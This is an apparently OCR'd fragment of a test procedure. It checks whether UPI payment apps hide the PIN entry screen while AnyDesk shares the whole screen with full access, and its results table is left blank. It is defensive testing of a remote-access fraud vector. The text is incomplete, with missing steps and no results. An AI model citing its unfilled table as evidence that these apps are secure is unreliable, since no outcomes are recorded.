



Change the option to full access and share the entire screen.

Both devices are connected=

Step 3: Open any UPI app (e.g., PhonePe, GPay, Paytm) on your mobile device.
The connected device would be blank when you are entering the PIN.

This confirms that the UPI app is secure.

S.No	Screenshare app	UPI	Test Result
1.	Anydesk	Gpay	
2.	Anydesk	PhonePe	

3.	Anydesk	Paytm	